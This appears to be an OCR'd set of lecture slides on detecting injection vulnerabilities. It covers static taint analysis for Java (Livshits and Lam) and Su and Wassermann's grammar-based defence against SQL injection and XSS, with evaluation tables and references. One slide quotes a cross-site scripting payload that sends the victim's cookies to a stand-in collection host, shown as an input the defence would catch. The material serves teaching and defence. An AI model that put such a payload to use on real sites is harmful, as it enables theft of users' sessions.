`snipsnap`	193	58	33	142	47	194	154	160	105	445	36,745	653
`road2hibernate`	247	186	40	268	43	73	44	161	58	2	140	867
`pebble`	177	58	35	117	49	150	140	136	100	333	36,544	889
`roller`	362	226	55	733	103	196	83	338	129	276	52,089	989
										1,355	186,730	5,356

Figure 9: Summary of times, in seconds, it takes to perform preprocessing, points-to, and taint analysis for each analysis variation. Analysis variations have either context sensitivity or improved object naming enabled, as indicated by ✓ signs in the header row.

Limitations

- Dynamic class loading and generation.
- Reflectively called classes.
  - For reflective calls, a simple analysis is used that handles common uses of reflection.

Essence of Command Injection Attacks


Zhendong Su and Gary Wassermann

POPL ‘06

Taint Analysis is Not Sufficient

- Sanitization of user input can be inaccurate.
- Checked input is not always safe.
  - Inaccurate checking may allow it to alter the structure of commands constructed from the string.

SQL Injection Parse Tree Example




(a) (b)

Figure 4. Parse trees for `WHERE` clauses of generated queries. Substrings from user input are underlined.

Modify Input, Use a New Grammar

- Define an augmented grammar with additional production rules using new delimiters:



$$\begin{array}{lcl} num^a & ::= & num \\ & | & \text{⦇} \; num \; \text{⦈} \\ lit^a & ::= & lit \\ & | & \text{⦇} \; lit \; \text{⦈} \\ str\_lit & ::= & \text{'} \; lit^a \; \text{'} \end{array}$$

- Add the delimiters around all user input.
- Make sure commands parse correctly with the new grammar before stripping delimiters and running the real command.

Applicable Beyond SQL Injection

- The idea is “general and appl[ies] to other settings that generate structured, meaningful output from user-provided input.”
  - Cross-Site Scripting (XSS)
  - XPath injection
  - Shell injection

Cross Site Scripting

- The following attack input could be detected:


  `><script>document.location='http://www.xss.com/cgi-bin/cookie.cgi?'%20+document.cookie</script`

  - It is "…not a valid syntactic form, since the first character completes a preceding tag."

- What grammar does one augment?
  - XSS can be within HTML or JavaScript.
  - Can this input be XSS and what syntax would it violate?


    `javascript:document.location=...`

Evaluation



Subject	Description	LOC		Query Checks Added	Query Sites	Metachar Pairs Added	External Query Data
		PHP	JSP				
Employee Directory	Online employee directory	2,801	3,114	5	16	4	39
Events	Event tracking system	2,819	3,894	7	20	4	47
Classifieds	Online management system for classifieds	5,540	5,819	10	41	4	67
Portal	Portal for a club	8,745	8,870	13	42	7	149
Bookstore	Online bookstore	9,224	9,649	18	56	9	121

Table 1. Subject programs used in our empirical evaluation.



Language	Subject	Queries		Timing (ms)	
		Legitimate (Attempted/allowed)	Attacks (Attempted/prevented)	Mean	Std Dev
PHP	Employee Directory	660 / 660	3937 / 3937	3.230	2.080
	Events	900 / 900	3605 / 3605	2.613	0.961
	Classifieds	576 / 576	3724 / 3724	2.478	1.049
	Portal	1080 / 1080	3685 / 3685	3.788	3.233
	Bookstore	608 / 608	3473 / 3473	2.806	1.625
JSP	Employee Directory	660 / 660	3937 / 3937	3.186	0.652
	Events	900 / 900	3605 / 3605	3.368	0.710
	Classifieds	576 / 576	3724 / 3724	3.134	0.548
	Portal	1080 / 1080	3685 / 3685	3.063	0.441
	Bookstore	608 / 608	3473 / 3473	2.897	0.257

Table 2. Precision and timing results for SQLCHECK.

According to the Authors

- PQL trusts user filters, so it does not provide strong security guarantees.
- SQLCheck (their system) does not address completeness.
- They intend to look at static analysis to instrument code without requiring it all to be done **manually**.

Summary

- Livshits and Lam, ‘05
  - Improve existing points-to analysis.
  - Use PQL for taint specification and analysis.
  - Combine into a working Eclipse plugin.
  - Found previously unknown vulnerabilities in real applications.
- Su and Wasserman, ‘06
  - Formal definition of command injection attacks.
  - Write a grammar for structured output and see if the user input changes the structure.
  - Manually modify all places where input enters code and where commands are executed.
  - Prevented known SQL injection vulnerabilities in their own tests.

References and Related Work

- “Points-to Analysis using BDDs.” Marc Berndl, Ondrej Lhotak, Feng Qian, Laurie Hendren and Navindra Umane. PLDI 2003.
- “Pointer Analysis: Haven’t We Solved This Problem Yet.” Michael Hind. PASTE 2001.
- “Finding Security Vulnerabilities in Java Applications with Static Analysis.” V. Benjamin Livshits and Monica S. Lam. Usenix Security 2005.
- “Resolving and Exploiting the k-CFA Paradox: Illuminating Functional vs. Object-Oriented Program Analysis.” Matthew Might, Yannis Smaragdakis, and David Van Horn. PLDI 2010.
- “The Essence of Command Injection Attacks in Web Applications.” Zhendong Su and Gary Wassermann. POPL 2006.
- “Cloning-Based Context-Sensitive Pointer Alias Analysis Using Binary Decision Diagrams.” John Whaley and Monica S. Lam. PLDI 2004.